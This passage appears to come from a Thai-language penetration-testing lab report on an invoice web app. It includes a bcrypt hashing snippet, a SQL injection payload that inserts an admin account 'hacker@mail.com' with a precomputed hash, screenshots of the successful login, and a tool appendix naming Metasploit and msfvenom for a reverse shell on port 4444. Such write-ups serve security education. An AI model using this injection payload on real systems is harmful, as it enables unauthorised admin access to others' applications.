bcrypt.hash(password, 10, (err, hash) => {


  console.log(hash);

});
```

SQL Payload ที่จะใช้ในการ Inject

```
'; INSERT INTO users (email, hashed_password, role) VALUES ('hacker@mail.com',
'$2b$10$RGkxjwk4Lxzn0EBZqjCvhuEN6YsYFhiQHdAY8hLdrhDZD5GnWzE9a', 'admin'); --
```

5) ทำการทดลอง login ด้วย Password อื่นที่ไม่ได้ทำการ Inject จะพบว่าหน้าเว็บแสดงผลคำว่า Invalid Credentials แสดงว่าการทำ SQL Injection ประสบความสำเร็จ



เข้าสู่ระบบ


Invalid credentials

อีเมล: hacker@mail.com

รหัสผ่าน:

เข้าสู่ระบบ

6) ทำการทดลอง login ด้วย Password ที่ทำการ SQL Injection พบว่าสามารถใช้งานได้




สร้างใบแจ้งหนี้

ชื่อลูกค้า:

จำนวนเงิน:

วันครบกำหนด: mm / dd / yyyy

สร้าง PDF



ใบแจ้งหนี้

A2, Test Street
Test Area 65536, Bytes overflow

Customer: Hacked Bro!!!!
Due Date: 2024-11-09

Sn.	Item Name	QTY	Price
01	Some Secret Item	1 PC	฿ 1212121
Total	Item (1)		฿ 1212121

ภาคผนวก - เครื่องมือที่ใช้

เครื่องมือ	รายละเอียด
Kali linux	ระบบปฏิบัติการที่มีเครื่องมือทดสอบเจาะระบบและเครื่องมือด้านความปลอดภัยรวมอยู่มาก
Metasploit	ใช้สำหรับค้นหาและใช้ช่องโหว่ในระบบที่พร้อมใช้งานในที่นี้ใช้เพื่อรอรับ reverse shell จาก port 4444
msfvenom	สำหรับสร้าง payload ในที่นี้ใช้ในการสร้าง reverse shell
Nmap (Network Mapper)	เครื่องมือสแกนพอร์ตและสำรวจระบบเครือข่ายที่ช่วยให้สามารถค้นหาบริการที่เปิดใช้งานและช่องโหว่ในเครือข่าย
curl	ใช้สำหรับส่งคำขอ HTTP/HTTPS ไปยังเว็บเซิร์ฟเวอร์ ใช้ในการตรวจสอบ API, ส่งข้อมูล, และทดสอบการตอบสนองของเซิร์ฟเวอร์
ffuf (Fuzz Faster U Fool)	ใช้สำหรับการทำ fuzzing และ brute-forcing ทดสอบเจาะระบบ ในการตรวจสอบหาไฟล์และไคเรกทอรีที่ซ่อนอยู่บนเว็บเซิร์ฟเวอร์